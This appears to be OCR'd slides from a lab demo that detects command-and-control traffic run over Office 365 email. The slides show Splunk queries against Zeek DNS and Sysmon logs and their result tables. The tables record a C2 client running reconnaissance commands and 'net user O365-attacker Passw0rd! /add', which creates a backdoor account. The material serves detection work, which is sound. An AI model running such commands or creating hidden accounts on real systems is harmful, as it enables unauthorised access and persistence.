


https://outlook.office.com/mail/AAMkADQyMzg3MGE4LTY1NDktNGZjYi1hMTVmLT

c2

[Unknown]
Input
ipconfig
10:40 PM





Nothing in folder


Looks empty over here.

```
#>
#>
#>
```

VICTIM WINDOW

ATTACKER C2

C2 OFFICE 365 - DETECTION



New Search


```
index=zeek sourcetype="bro:dns:json"  query!="*.userstorage.mega.co.nz"  query!="macbook pro._companion-link._tcp.local"  query!="wpad.windomain.local"  query!="macbook pro._device-info._tcp.local" | table  , _time, uri, query
```

30 minute window ▾

50 of 132 events matched   No Event Sampling ▾

_time	uri	query
2020-10-09 04:06:30.338		WORKGROUP
2020-10-09 04:06:30.338		WORKGROUP
2020-10-09 04:03:47.848		ctldl.windowsupdate.com
2020-10-09 04:03:47.848		ctldl.windowsupdate.com
2020-10-09 04:02:31.385		WORKGROUP
2020-10-09 04:02:31.385		WORKGROUP
2020-10-09 03:59:02.222		www.googleapis.com
2020-10-09 03:59:02.222		www.googleapis.com
2020-10-09 03:58:29.290		*\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
2020-10-09 03:58:29.290		*\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
2020-10-09 03:58:15.994		dc.windomain.local
2020-10-09 03:58:15.994		dc.windomain.local
2020-10-09 03:57:55.580		graph.microsoft.com
2020-10-09 03:57:55.580		graph.microsoft.com
2020-10-09 03:57:53.166		login.microsoftonline.com
2020-10-09 03:57:53.166		login.microsoftonline.com
2020-10-09 03:57:29.229		WEF
2020-10-09 03:57:29.229		WEF
2020-10-09 03:57:28.787		*\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00

C2 OFFICE 365 - DETECTION



```
index=Sysmon EventCode=1  ComputerName=wef* CommandLine!="C:\\Windows\\system32\\wbem\\wmiprvse.exe -secured -Embedding" | table, _time, ParentImage, Image, ParentCommandLine, CommandLine, ComputerName
```

19 of 5,424 events matched

No Event Sampling

_time	ParentImage	Image	ParentCommandLine	CommandLine	ComputerName
2020-10-09 04:12:11	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user	wef.windomain.local
2020-10-09 04:12:11	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user	C:\Windows\system32\net1 user	wef.windomain.local
2020-10-09 04:12:02	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user O365-attacker Passw0rd! /add	wef.windomain.local
2020-10-09 04:12:02	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user O365-attacker Passw0rd! /add	C:\Windows\system32\net1 user O365-attacker Passw0rd! /add	wef.windomain.local
2020-10-09 04:11:38	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user	C:\Windows\system32\net1 user	wef.windomain.local
2020-10-09 04:11:37	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user	wef.windomain.local
2020-10-09 04:11:28	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local
2020-10-09 04:11:23	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\whoami.exe	.\OutlookC2Client.exe	"whoami"	wef.windomain.local
2020-10-09 04:10:38	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\whoami.exe	.\OutlookC2Client.exe	"whoami"	wef.windomain.local
2020-10-09 04:05:54	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local
2020-10-09 04:05:48	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\whoami.exe	.\OutlookC2Client.exe	"whoami"	wef.windomain.local
2020-10-09 04:00:09	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user	C:\Windows\system32\net1 user	wef.windomain.local
2020-10-09 04:00:09	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user	wef.windomain.local
2020-10-09 03:59:52	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local
2020-10-09 03:58:09	C:\Users\vagrant\Downloads\publish\publish \OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local
2020-10-09 03:57:52	C:\Windows\System32\cmd.exe	C:\Users\vagrant\Downloads\publish\publish	"C:\Windows\system32\cmd.exe"	.\OutlookC2Client.exe	wef.windomain.local

